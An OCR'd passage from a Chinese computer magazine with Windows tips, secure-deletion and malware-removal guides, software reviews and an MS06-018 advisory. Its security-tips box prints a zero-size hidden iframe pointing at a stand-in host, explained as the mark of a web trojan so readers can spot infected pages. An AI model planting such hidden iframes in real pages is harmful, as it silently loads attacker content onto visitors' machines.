
3 在任务栏上点击右键，新建一个地址为“about:Calendar”的任务栏，这时任务栏中是不是多一个名为“万年历”的工具栏呢？为了更加直观，我们把这个工具栏拖到了屏幕的右侧合适的位置，一个属于自己的年历表完成了（见图1）！



在Windows XP SP2中运行这样的HTML脚本，系统将提示是否阻止其运行，我们可以通过右击IE，选择“属性→高级”，勾选“允许活动内容在我的计算机上的文件中运行”的安全设置也可以暂时解决这一问题，详情可参阅《电脑爱好者》2004年第22期的《驯服XP SP2》一文。

Ampbar 音乐随手控

WMP在最小化后会将控制条集成到任务栏中，但大多数人听MP3还在用WINAMP，能不能让WINAMP的控制条也集成到任务栏中呢？解压下载文件并将Ampbar目录放置在D:/toolbar，用同样的方法建立About:参数，然后新建About:Ampbar工具栏即可（见图2）。


2

这个Ampbar只适用于Winamp 5.0以前的版本，且Winamp必须安装在C:\Program Files目录。

任务栏里的天气预报

雪狐桌面精灵的天气预报功能真让人眼红，我们也给大伙定制了一款，效果很不错！

1 解压Weather的HTML文件到D:/toolbar目录，然后用同样的方法建立一个about:的weather参数。

2 在工具栏中新建一个“about:weather”工具栏，然后将其拖动到屏幕合适的位置即可（见图3），这个天气插件可以查询中国各地的大城市的天气情况，查询范围比True Launch Bar的要广不少，相信大家会喜欢的。


3

让“运行”直接进驻任务栏

一般我们要打开“运行”窗口一般都是“开始→运行”，接着再输入运行的命令，如果熟悉快捷键的则用“Win+R”，不过这样还是比较麻烦，如果直接在任务栏上开一个“运行”的输入框，这样就会节省不少时间哦。

把Runbar解压，在注册表中添加一个about:的Runbar参数，然后新建about:runbar工具条即可。以后我们不需要点击“开始→运行”或“Win+R”这些步骤了，在Run Box中直接输入CMD回车就可以打开命令输入窗口了，是不是快多了？

高级时钟入驻任务栏

1 在“注册表编辑器”找到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\AboutURLs]分支，在右侧窗口中新建一个REG_SZ类型的名为Time的键，其键值设置为filE:///D:/toolbar/time/index.html，关闭“注册表编辑器”。

2 右击任务栏空白处选择“工具栏→新建工具栏”，在输入框中输入“about:time”，单击“确定”后任务栏上可以显示时间了。

3 任务栏上会显示“D:\toolbar\time\index.html”的字样，右键单击该工具栏并取消“显示标题”的勾选即可让其只显示时间，接着在“开始”上右键打开属性，在“任务栏”标签下取消“显示时间”的勾选让托盘不再显示时钟即可。

CF [YY08]



系 统

半分钟技巧

目录访问终极提速

在访问目录的时候，你是否觉得十分恼火，想要进入的目录偏偏在几十层目录的最里层，或者刚才访问过的目录一转眼不知到哪儿去了，如此种种……为了避免大家在火热的夏天大动肝火，我们决定给目录访问进行终极提速。

DOS目录，一键即至

或许我们已经习惯了图形界面下操作了，不过有时候还是使用DOS命令来得方便。



然而在DOS中转换目录是比较麻烦的，比如当进入一个比较深层的目录时，记不清路径就得连着用好几个CD、DIR命令。有没有想过在资源管理器的右键菜单中集成一个“DOS Here”呢（见图1）？

在http://work.newhua.com/cfan/200506/doshere.rar下载一个DOSHERE的安装包，解压后得到一个DOSHERE.INF文件，右击该文件选择“安装”即可。当你需要卸载时，只需在“添加/删除程序”中卸载“Command Prompt Here PowerToy”即可。如果在“添加/删除程序”中找不到“Command Prompt Here PowerToy”，则可以通过命令“rundll32.exe syssetup.dll, SetupInfObjectInstallAction DefaultUninstall 132 C:\Windows\INF\DosHere.inf”来卸载(如果系统没有安装在C盘，则可根据实际情况进行修改)。

CMD默认启动目录听我的

用“开始→运行”的方式运行cmd，此时打开的命令提示窗口的路径默认为“C:\Documents and Settings\当前用户”(C:盘为系统盘)。但通常情况下我们往往希望进行操作的往往不是这个路径，那么如何改变cmd的默认启动路径呢？

1 在http://work.newhua.com/cfan/200506/cmdvbs.rar下载脚本包，解压后得到一个脚本文件cmd.vbs。

2 双击运行cmd.vbs，此时会弹出一个输入窗口要求输入一个DOS命令，此命令和在“C:\Documents and Settings\当前用户”这个目录下切换到其他路径所需的DOS命令是一样的，比如输入“cd C:\”后启动路径设为C盘根目录，输入“cd 桌面 ”则为“C:\Documents and Settings\当前用户\桌面”，输入“cd D:\”则是D盘根目录，其他的以此类推即可(均不含引号)。

“打开”对话框拒绝狂点

在一个程序里想打开一个文件，或者想保存一个新文件到某个特定目录下，你可能在“打开”对话框的众多目录中点击半天才能找到目标。能不能对其进行简化，使我们得以更快速地在通用文件对话框中切换到所需的目录呢？

从http://www.onlinedown.net/soft/6302.htm下载Filebox Extender(未注册版本有目录数限制，可以找找汉化版)，安装完毕后启动软件，在系统托盘区有个带红心的文件夹模样的图标就是Filebox Extender了。此时，任何已经运行的程序窗口的右上的最小化按钮左侧都多出了两个按钮；同时，在打开任何程序的“文件→打开”的对话窗口的右上角还会多出两个其他的按钮，其中以下2个按钮比较常用。

Current folders button	最近访问过的目录
Favorites button	访问设定好的常用目录

(1)最近访问过的目录



在日常使用电脑的过程中，经常访问硬盘中的目录其实比较固定，一般就那么几个，当访问过那些目录以后，Filebox Extender就会自动将这些访问过的目录路径记录下来。但当再次访问该目录的时候，如果系统因某些原因没有记住或者所记忆的目录并非当前需要寻找的目录，我们应该怎么办呢？不过，Filebox Extender的“最近访问”功能可以帮你解决这个问题。

1 右击系统托盘中的图标，选择“Configure”打开Filebox Extender的选项设置，在“Options”选项卡下为“Display X items on Recent Folders menu”中的X设置一个数字（见图2），此数字即为软件所能记忆的最近访问目录数量的最大值。

2 在“打开”对话框中点开“Current folders button”按钮的下拉列表，选择上次访问目录即可。

(2)快速访问常用目录

1 打开Filebox Extender的选项设置，切换到“Favorites”选项卡。

2 点击“New Item”按钮，在弹出的对话窗中单击“Browse for a Folder”按钮，定位至常用目录，确认操作后即可。

CF [YY09]

软 件

坚壁清野 消灭一切不能泄露之密

■ 文/乔珊

隐私是一个敏感而又沉重的话题：
2004年南宁市民张楠（化名）收到好友传来的照片，令她震惊的是这张裸照的主人公竟然是自己；
2005年原微软首席执行官李开复博士跳槽到Google，微软竟然从其曾用电脑上恢复出其与Google签署的协议，其中有损害微软公司的条款，从而将李开复推上了被告席；
今年北京市某高校研究生丢失的笔记本中原本删除了的原创论文和剧本，被人恢复后拿去卖掉谋取暴利。
……

UltraSentry 2.00C 汉化版
软件大小：2072KB
软件性质：共享软件
下载地址:http://www.onlinedown.net/soft/45009.htm

用户的隐私安全受到前所未有的挑战，这种事件不胜枚举。所幸的是现如今用户的安全意识已经大大提高，很注意清理自己用机留下的痕迹，以免隐私泄露。不过，手动清理不但麻烦，而且往往会有疏漏。不要忘了，在CFan第11期介绍的《数据恢复大行动》中，几近损毁的硬盘中都可以将数据恢复，更不要说简单删除了。那么，我们不妨借助于一款军用级的安全清理软件来完成隐私保护工作UltraSentry，简称US。

一、“粉碎”机密文件不留痕

略有电脑知识的朋友都知道，尽管Windows为我们提供了按住“Shift”键彻底文件的功能，但是，这种方法其实并不彻底，仅仅是更改了文件头标识，别有用心之人借助于第三方的数据恢复软件如EasyRecovery、FinalRecovery等工具即可轻松将已彻底删除的文件恢复出来。下面我们用实例来说明：


A.直接删除的数据恢复实战

我们以在C盘保存的一个“电脑爱好者.txt”文档为例，文档的内容也为“电脑爱好者”五个字：

1 在我的电脑C盘根目录中选中“电脑爱好者.txt”文档，按下Shift，同时按下Delete，在弹出的窗口中确认删除。此时系统回收站或者按下Ctrl+Z都无法恢复该文件。


2 打开FinalRecovery，点击主界面左下角“我的电脑”中文档所在磁盘的盘符C盘，FinalRecovery立刻开始扫描，完成后，右侧的窗口即可看到所有根目录的文档，其中包含已经被我们删除的“电脑爱好者.txt”，状态是“已删除”。

3 选中我们要恢复的文档，单击鼠标右键选择“恢复”，在弹出的恢复目标窗口中通过“浏览”选择你需要将文档恢复的位置（见图1）。



切记不要将其恢复到已删除文档所在的磁盘，这样很有可能将被删除的文件覆盖，造成恢复失败。

4 这时我们就得到了已经被删除的文档，内容完好。



1

B.US安全删除的数据恢复实战

我们将“电脑爱好者.txt”文档分别复制到C盘根目录下的test1、test2、test3和test4四个目录下，然后进行下面的测试，看看号称是军用级的US安全删除有何效果。

1 打开US，在其主界面中找到上述四个目录，依次用“安全删除”删除test1、用“DoD Level C”安全级别删除test2、用“DoD Level D”安全级别删除test3、用“Shell Level”安全级别删除test4文件夹中的“电脑爱好者.txt”文件（见图2）。


2 打开FinalRecovery扫描整个C盘，然后分别恢复四个目录中的“电脑爱好者.txt”文件。

FinalRecovery果然强劲，不但发现了被删除的文件还看到了US在删除文件时留下的临时文件。

3 将所有的文件分别恢复到其他分区目录中，分别打开查看，结果如下：

test1目录下的文件：已被恢复，内容为空白。

test2、test3、test4目录下文件都被恢复，内容空白，用UltraEdit打开查看，内部全是被“0”或“FF”填充的空字符，内容无法恢复。



2



testl~4各目录中的文件都已被粉碎性删除，完全不可恢复。US所谓的DoD安全级别C或D就是符合美国国防部（Department of Defense）认可的对数据进行毁灭删除的安全标准，即“DoD Level”会将文件内的所有内容用16进制的“0”或“FF”全部填充覆盖再删除。

二、消除隐私不留后患

从以上的实验可以看出，US的安全删除可以保证你的隐私被删除后无法恢复，我们可以利用它将密级较高的文件彻底粉碎性地予以删除，不给别有用心之人留下恢复的余地。下面我们就用US的强力毁灭能力，销毁一切电脑中我们不想让别人知道的隐私。

1.四大隐私一键除


Cookies中存储有我们的自动完成数据，访问网站的用户名、密码尽在其中；浏览器临时文件可能会泄露我们的上网的踪迹；回收站这一垃圾篓是非法用户淘宝的最爱；Outlook、Outlook Express中已删除的邮件是又一泄密之源。通常情况下，要清理这4大泄密源，往往要进入到相应的设置窗口来完成，现在借用于UltraSentry（以后简称US）可以实现一键式清除。

启动US，主界面与资源管理器界面几乎一样，用户完全可以轻松上手。工具栏最后面四个带有红色“X”号的按钮分别是“清除Cookies”、“清除internet临时文件”、“清除回收站”、“移除Outlook已删除的邮件”（见图3）。点击相应按钮，即可立即清除。在清除过程中会适时显示进度条，当遇到无法清除的项目时，会提示用户是“立即重启”（重启后再清除）、“稍后重启”（下次启动电脑时自动删除）还是“取消”（不删除当前无法删除的文件）。一般我们选择“稍后重启”就可以了（见图4）。



2.各类隐私配置

除默认情况外，US已经为我们配置好了4种模板，这些模板可以满足大多数用户对清除隐私的需求。点击菜单栏的“配置文件→执行”或直接点击工具栏的“运行配置”按钮，在弹出的对话框中共有4个配置模块可供选择（见图5），从中选择一个配置文件，点击“执行配置”按钮，US即可按默认的配置开始清理相关内容了（见图6）。



以下是4种配置可以清除的内容：

配置1.Log Off Clean Up：可以清除“临时文件、用户临时文件、回收站、最近使用文档列表、搜索历史、搜索计算机历史、网络历史、媒体播放器最近文件、搜索文件历史、运行历史、剪贴板数据”；

配置2.Privacy Guard：可以清除“用户临时文件、回收站、最近使用文档列表、搜索历史、搜索计算机历史、网络历史、媒体播放器最近文件、搜索文件历史、运行历史、剪贴板数据”；

配置3.Total System Scrub：可以清除的内容“临时文件、用户临时文件、回收站、最近使用文档列表、搜索历史、搜索计算机历史、网络历史、媒体播放器最近文件、搜索文件历史、运行历史、 Windows 交换文件、剪贴板数据、擦抹可用空间；

配置4.Browser Cleanup：可以清除的内容“临时文件、用户临时文件、回收站”。

三、懒人也有隐私防范计划

如果你是个懒人或者事务比较繁忙，那么不妨利用任务计划让US自动完成相关的清除操作。例如每天下班时自动清除，清除完毕自动替我们关闭计算机。

1 点击菜单栏“配置文件→任务计划”或工具栏上的“计划执行的配置”按钮，在弹出的窗口中点击“添加任务”。



2 在接下来的窗口中，在左侧窗格中选择自己需要的配置文件，可以是程序自带的4种配置文件中的一个，也可以是自己定制的配置文件，然后在“计划任务”下拉列表中选择“每天”，“启动时间”中选择“17：30”，并点选“执行后关机”（见图7）。

3 点两次“确定”按钮退出任务计划窗口即可。这样，以后每到下午17：30的下班时间，US就会按配置文件的要求，一一进行文件的清理，清理完毕，还会帮我们自动关闭计算机，是不是很方便。

有了US，我们就好比给隐私请了一位守护神，常常被清理各种隐私数据所困扰的朋友，你还不快试试……

软件更新

BitComet 0.68 多语言版

升级指数:★

新版本主要修正了前版本中的BUG，真正值得更新的并不多。包括小编在内，也许很多朋友在升级到新版本后，都出现了问题。而版本不兼容的问题，依然存在(0.60~0.62兼容，0.63~0.68兼容)。总之小编还是推荐大家使用较稳定的0.63版。

下载地址：http://www.onlinedown.net/soft/26431.htm

超级解霸 9.3

升级指数:★★

如果你现在用的是超级解霸9.2，那么也就不必急于升级了，此次版本仅更新了部分视频编码库。

另外，从http://work.newhua.com/cfan/200613/hero9.exe可以下载到去掉自动伺服器随解霸启动以及修正播放器启动慢的补丁。

下载地址：http://www.onlinedown.net/soft/37981.htm

腾讯QQ 2006 Beta 2 sp1

升级指数:★★

新版本修复了共享文件夹及安装包的漏洞，新增了运行全屏程序时不自动弹出通知，群内一起看QQ直播，Q宠聊天伴侣，QQ音乐场景等功能。

下载地址:http://im.qq.com/qq/dlqq.shtml

Turbo Photo 5.0

升级指数:★★★★

终于迎来了Turbo Photo的大版本升级，新版本在向导中心增加了全自动处理，修改白平衡算法，增加了自动白平衡功能，相册增加紧凑，证件照排版等功能。

下载地址:http://www.stepok.com/chs/dl/TPSetupCHS.exe

CPU Z 1.34.1

升级指数:★★★

新版本加入了对新型号CPU的支持，比如AMD的AM2/S1/F CPU等等。以后再去买电脑的时候，拿着新版本去测试吧。

下载地址:http://www.cpuid.com/download/cpu-z-134.zip

新软大报料

Windows Vista Beta 2专用BT下载网站开张

微软虽然在其官方网站上公开提供了Windows Vista Beta 2的下载，但传统的服务器客户端模式显然无法满足下载需要。为此，Windows爱好者Chris Pirillo和Jake Ludington合作建立了一个专用网站http://vistatorrent.com/，提供Vista Beta 2的BT方式下载。

微软已经明确表示不会以官方身份支持BitTorrent方式下载，而是推荐等待DVD光盘版本，不过大型BT网站BitTorrent.com已经开始提供Vista Beta 2的种子，现在又有了专门为此建立的网站。读者朋友们不用为了想提前领略Vista的风采而苦苦忍受微软官方网站蜗牛般的下载速度了。

新软试用

在电脑上查视力

问:假期到了，我想了解经过一个学期我的视力是否下降，我手中又没有视力表，请问有没有什么软件可以在电脑上查视力呢？

答:你可以试试“视力测试”这款软件。在测试前需要进行距离的计算，根据软件向导很快就能完成，然后再闭上一只眼睛，根据屏幕上显示“E”标的方向按不同的方向键。如果看不清就按任意方向，不断重复，很快就可以测出视力值了。暑假期间，大家要注意保护视力哦。

下载地址:http://work.newhua.com/cfan/200613/eyesight.rar

万能解压缩工具

问：我平常解压缩用的是WinRAR，但它对于软件的安装文件(安装文件是安装包制作工具进行封装的，因此也可以算是“压缩打包”)及一些特别的文件(如CHM、IMG格式等)都无效，请问，有没有能解压缩这些文件的软件呢？

答:遇到这个问题时，很多人就没办法了，比如想得到安装程序中的某个文档，想得到CHM文件中的一张图片，想拿到IMG镜像文件中的某个文件时，怎么做呢？别急，Universal Extractor可以帮你搞定。

下载地址：http://www.clpher.com/uniextract121.exe

软件大挑战

微软在前段时间发布了一款文件同步工具SyncToy，小编们纷纷试用后都赞不绝口，觉得终于有款小巧又趁手的同步工具了，不用在随身携带的移动硬盘和单位电脑间不停地拷来拷去了。可是Cornel却相当不屑一顾，他说他用的Second Copy同步工具无人能敌天下第一，SyncToy根本不是个儿。这二位究竟如何，谁更强呢？请大家试用，让它们一较高下吧。

Second Copy VS. SyncToy你选谁？

请读者朋友们将你们的对比试用的体验来信发给我们，并表示你们更喜欢更支持的是谁吧。我们会整理它们获得的票数，在下个月的CFan中你就可以看到关于获胜软件精彩的应用或技巧文章，喜欢它就请留下它！

Second Copy 2000 7.0.0.163

下载地址：http://www.onlinedown.net/soft/10658.htm

SyncToy 1.2 for Windows XP

http://www.onlinedown.net/soft/47837.htm

读者推荐:



把FLASH动画源文件轻松找出来

北京的彭可朋友推荐:

相信很多朋友都很喜欢看Flash动画，里面不管是可爱的卡通人物造型、可爱的场景还是好听背景音乐，如果我们能把它们单独提出一定都能成为我们给朋友炫耀的最好资本。我发现Imperator FLA这个小软件很容易帮我实现，这里也推荐给大家。到http://www.onlinedown.net/soft/25194.htm就可以下载到。




"软件PK台"开张啦！欢迎软件作者将你们的新作品拿到这里来评测，也欢迎读者朋友推荐你们发现的新软件。我们将根据编辑的试用评价，给软件分成5个等级。

 极好的  非常好  比较好  功能一般  功能很差



综合评价
搜狗拼音输入法：★★★☆
梦幻快车(DreamMail)：★★★★
GreenBrowser：★★★



搜狗拼音输入法



输入工具 3689 KB 1.0.1.4
公测版本
Windows 2000/XP
http://www.sogou.com/ime/?IPLOC=CN1102

搜狗拼音输入法结合搜索引擎技术，自动分析互联网上的新词、热词，再将这些信息对输入法内核加以训练，并通过网络自动更新，保证词库和输入法主程序的无缝升级。

梦幻快车(DreamMail)



邮件工具 4767 KB 4.2.1.5
免费软件
Windows 9X/2000/XP
http://www.onlinedown.net/soft/8228.htm

DreamMail是一款专业的电子邮件软件，它采用多用户和多账号方式来管理电子邮件，支持SMTP、eSMTP、POP3、Hotmail、Yahoo等邮件协议，采用多线程高速收发邮件。

GreenBrowser



网络工具 1061 KB 3.4.0611
免费软件
Windows 98/ME/2000/XP
http://www.morequick.com/GreenBrowserSetup.zip

GreenBrowser是有名的畅游MyIE的另一个后代延伸产品。一用上它，无论是鼠标手势，还是网页浏览，关键字搜索等，都会让你切实体验到操作的方便和功能的细致。



Cornel 江湖派别 ●经典学院派 软件要用经典的

搜狗拼音输入法（Cornel）： 对于拼音输入法好还是五笔输入法好的争论，自从上个世纪就已经开始了，结论是两类输入法的用户各占不少，而且很难加入另一阵营。我用微软拼音的双拼用了不短的时间，感觉已经比较习惯了，所以搜狗拼音内置的微软拼音方案倒是很符合我。中英混合输入、中文数字混合输入、词频调整的功能不足以吸引我，动态网络升级词库倒是很吸引人，希望它真的能像杀毒软件一样经常地、定时地更新。

梦幻快车（Cornel）： DreaMail在Foxmail、OE等围追堵截之下能有今天的地位确实不易。DreaMail的界面、功能、收信速度都令人满意，如果你看烦了被腾讯收购后的Foxmail死板界面，不妨用用它，它的垃圾邮件过滤功能比较强，除了黑白名单以外，过滤所有纯英文邮件为垃圾的功能非常适合国内用户。另外，"往来邮件"的功能也很方便找到相关邮件。邮件属性中的地址信息可以看到发件人的地理位置，这个功能很体贴。

GreenBrowser（Cornel）： 第三方浏览器是软件开发者寸土必争的战场，GreenBrowser和MT两款软件的竞争也是激烈异常。最近GreenBrowser似乎对自己比较长的名字不太满意，开始征询中文名称，可见对市场的重视。对于GreenBrowser来说，别人有的功能，它基本也有，别人做得不好的功能，它似乎也没有突出的表现。套用"超女"评委的话来说："抛弃模仿的路，找出你自己的特点，是你目前最需要做的。"



大河马 江湖派别 ●热血沸腾派 见到好软件就激动

搜狗拼音输入法（大河马）： 拼音输入法我用过很多，毕竟打字可以算是我们编辑的专业技能了。搜狗拼音的基础功能设计得非常合理，运行速度非常快，明显要快于其他输入法，自动联想的功能非常强大，稳定性也很好，我试用的期没有出现过bug，对于一个输入法来说，满足这些就足够了。我会继续使用下去的。

梦幻快车（大河马）： 近期正在苦恼邮件管理软件的选择，Outlook使用起来太麻烦了，Foxmail和单位的邮箱不兼容，经常拖慢系统，而梦幻快车的出现解决了我的这一烦恼。界面有点像Outlook和Foxmail的综合体，上手简单。邮件管理界面功能丰富，可以直接查看多种模式，轻松了解每封邮件的状态。收发邮件的速度稍比Foxmail快一些。综合评价这是一款完全非常成熟的邮件管理软件。

GreenBrowser（大河马）： 现在的浏览器软件竞争激烈，要想搏出位，至少要具备三个特点：占用资源少，启动速度快，常用功能齐备(像前进、后退、刷新、多页面浏览、网页保存等)。在这几方面，GreenBrowser和其他流行的浏览器(如：傲游)做得一样到位。不过除此之外，我也没发现它有什么与众不同之处，这一点比较让人失望。作为一个后起之秀，我认为创新是它最需要做的事情，简单的模仿和继承只能让它慢慢沉寂下去。



柳絮飞 江湖派别 ●宽以待人派 给新软件以更多机会

搜狗拼音输入法（柳絮飞）： 我一直以使用五笔输入法而自豪，拼音输入法只是起辅助的作用，所以系统自带的智能ABC和微软拼音已经足够用了。不过搜狗拼音首次以搜索引擎网站的名义推出，还是激起了我试用的欲望：首先它的界面与传统输入法相似，操作上的兼容性还可以，一般人能够很快适应。不过在使用的过程中，出现了好几次程序错误，这让人挺不放心的。另外，它所主打的在线升级功能，我感觉还不足以成为亮点。

梦幻快车（柳絮飞）： 与Foxmail比起来，DreamMail的界面要漂亮得多，它与Outlook 2003的界面非常相似，使用起来也相当顺手，收发信件的速度也飞快。DreamMail在新建账号的时候，会根据输入的电子邮件地址，自动搜索POP3/SMTP服务器地址，这一点相当人性化，因为有许多初学者，往往为不知道设置POP3/SMTP地址而大伤脑筋。另外，它内置的WebMail支持也相当体贴，不用开启网页浏览器就可以直接访问网页邮箱了。

GreenBrowser（柳絮飞）： GreenBrowser默认的皮肤界面，有点太简单了，在这浮躁的时代，"面子"其实也是很重要的。不过试用之后，感觉它的浏览速度非常快，果然是人不可貌相。它类似于下载软件FlashGet的悬浮窗功能，是个非常体贴的设计，使得GreenBrowser的操作更加方便了。其他的功能与操作，与傲游大同小异，没有什么可多说的了。不知是否是所有基于IE核心浏览器的通病，GreenBrowser在浏览一些网站时，也会出现假死状态。

CFan安全信息榜

补丁公告：微软安全公告MS06-018

补丁相关：又是微软的，都不知道怎么说了，树大招风吧，短短的一个月内连续5个安全公告，这次是MSDTC无效内存访问导致的拒绝服务漏洞，程序允许攻击者向受影响的系统发送特制的网络消息，从而可能导致Microsoft分布式事务处理协调器（MSDTC）停止响应。微软发布的MS06-018安全公告中的补丁程序加载了一个MDSTC在将消息传递到已分配缓冲区之前严整消息长度的工具来消除此漏洞。此漏洞对基于Win2000的Microsoft分布式事务处理协调器版本受此漏洞的威胁最大，因为MSDTC服务在默认情况下是启用的。如果已启用此服务，则 Windows XP SP1 和 Windows Server 2003 也将受此漏洞的威胁。推荐使用Win2000 SP4的用户积极更新此补丁并建议如非必要，推荐用户关闭此协议。

补丁下载：针对Win2000 SP4的用户：http://www.microsoft.com/downloads/details.aspx?displaylang=zh-cn&FamilyID=8B98F380-0E5C-4B80-9710-95E1B35AFD83

针对WinXP SP1/SP2 的用户：http://www.microsoft.com/downloads/details.aspx?displaylang=zh-cn&FamilyID=D80B43B2-727B-46B6-82D1-F2CBD916FE32

临时解决方案：

NO.1 停用MSDTC协议：

第一步：单击“开始”，然后单击“控制面板”。 或者单击“开始”，指向“设置”，然后单击“控制面板”。

第二步：依次进入“管理工具→组件服务→服务”。

第三步：双击“Distributed Transaction Coordinator”。

第四步：在“启动类型”列表中，单击“禁用”，单击“停止”，然后单击“确定”。

或者在命令行下执行如下命令：

sc stop MSDTC & sc config MSDTC start= disabled

以下这几种程序需要MSDTC协议的支持，如安装以下协议建议采取其他安全措施，不推荐停用协议。

SQL Server、BizTalk Server、Exchange Server 或 Message Queuing

NO.2由于协议的漏洞导致的是一个拒绝服务漏洞。虽然攻击者无法利用此问题来执行代码或提升他们的用户权限，但是它可能导致受影响的服务停止接受请求，推荐用户安装防火墙来尽量减少计算机暴露在互联网上的端口，如：80、21等常用端口外屏蔽其他非必要端口。

小知识：病毒入侵计算机的内幕

<iframe height=0 width=0 src="http://www.xxx.com/index.htm"></iframe>语句是加载在网页中的类似弹出广告的代码，但是由于“height=0、width=0”高度和宽度都为0，所以运行中是不显示的，从而被攻击者利用来制作网页木马。一般来说如果发现某个网站打开的时候主页加载了这段代码就很有可能是含有网页木马或者病毒程序了。

软 件

骑驴莫找驴 手边就有强悍杀虫工具


恶意软件删除工具究竟怎么用

文/**乔珊**

流氓软件犹如过街老鼠人人喊打，但要真正地消灭流氓软件还真不是件容易的事。于是乎，很多朋友都屁颠屁颠地上网翻箱倒柜寻找第三方的流氓软件清理工具，如果找到倒也罢了，如果遍寻无着则伤神费力。其实，我们这是在骑驴找驴，放着手边现成的流氓软件清理工具不用，而偏要劳神。我们的龙头大哥Microsoft早在2005年初就发布了名为“Microsoft Windows Malicious Software Removal Tool”的“恶意软件删除工具”，并且该工具会在每月的第二个星期二进行更新，与 Microsoft 安全公告的发布保持一致，以便对最新的危险病毒和蠕虫等流氓软件进行彻底删除，最难能可贵的是其随Windows Update供用户免费使用。

一、图形界面扫描

1 启动工具。点击“开始”→“运行”，在弹出的运行对话框中输入“MRT.EXE”，回车后即可启动微软流氓软件清除工具（见图1）。点击“查看此工具检测和删除的恶意软件列表”链接可以查看该工具可以清除掉那些流氓软件，从列表中我们可以看到工具可以清除75种恶意软件，功能还是蛮强大的（见图2）。


1


2




如果你运行“MRT.EXE”弹出“Windows 无法找到该文件”错误提示，那么只需点击开始菜单中的“Windows Update”更新一下系统再重新运行一下“MRT.EXE”即可。另外，如果你的爱机没有接入网络，那么可以利用其他上网电脑到“http://www.microsoft.com/security/malwareremove/default.mspx”站点寻找下载工具，然后在本地机上运行即可。

2 选择扫描类型。点击“下一步”，在接下来的页面中会要求我们选择扫描的类型，有“快速扫描”、“完全扫描”和“自定义扫描”之分（见图3），在这里我们点选“安全扫描”，然后点选“下一步”即可。





3 扫描结束后，工具会自动删除流氓软件并给出详细的扫描结束，完全不需用户自己动手（见图4），点击“查阅扫描的详细结果”链接可以查看详细的扫描结果。



该工具仅能在Windows 2000/XP/2003操作系统下运行。

二、命令行扫描

除了利用图形界面扫描和清除流氓软件外，我们还可以通过命令行自行定制按自己所喜欢的方法来扫描清除流氓软件。我们可以在命令行窗口中输入“MRT.EXE /？”来获得命令行参数的详细帮助（见图5），工具支持四个命令行开关：



/Q 或 /quiet：使用安静模式。该选项取消显示工具的用户界面。


/?：显示列出命令行开关的对话框。

/N：在“只检测”模式下运行。在这种模式下，将向用户报告恶意软件，但不会将其删除。

/F：强制对计算机进行扩展扫描。

/F:Y：强制对计算机进行扩展扫描，并自动清除找到的任何感染。

例如我们要在后台对计算机进行安全扫描并自动清除检测到的流氓软件，那么可以在命令行下输入“MRT.EXE /Q /F:Y”，回车后即可。 CF [YY11]



微软这款恶意软件清除工具仅仅是一款亡羊补牢时的清除工具，并不能未雨绸缪地提前预防病毒，因此切忌用该工具代替杀毒软件和防火墙。

软 件

使用杀毒软件的十大误区（下）

文/史瑀

几乎每个用电脑的人都遇到过计算机病毒，也使用过杀毒软件。但是，对于病毒和杀毒软件的认识许多人还存在误区。杀毒软件不是万能的，但也绝不是废物。撰写此文的目的就是让更多的人能够对杀毒软件有正确的认识，更合理地使用杀毒软件。

误区七：只要不用软盘，不乱下东西就不会中毒

目前，计算机病毒的传播有很多途径。它们可以通过软盘、优盘、移动硬盘、局域网、文件，甚至是系统漏洞等进行传播。一台存在漏洞的计算机，只要连入互联网，即使不做任何操作，都会被病毒感染。

因此，仅仅从使用计算机的习惯上来防范计算机病毒难度很大，一定要配合杀毒软件进行整体防护。

误区八：杀毒软件应该至少装三个才能保障系统安全

尽管杀毒软件的开发厂商不同，宣称使用的技术不同，但他们的实现原理却可能是相似或相同的。同时开启多个杀毒软件的实时监控程序很可能会产生冲突，比如多个病毒防火墙同时争抢一个文件进行扫描。安装有多种杀毒软件的计算机往往运行速度缓慢并且很不稳定，因此，我们并不推荐一般用户安装多个杀毒软件，即使真的要同时安装，也不要同时开启它们的实时监控程序（病毒防火墙）。

误区九：杀毒软件和个人防火墙装一个就行了

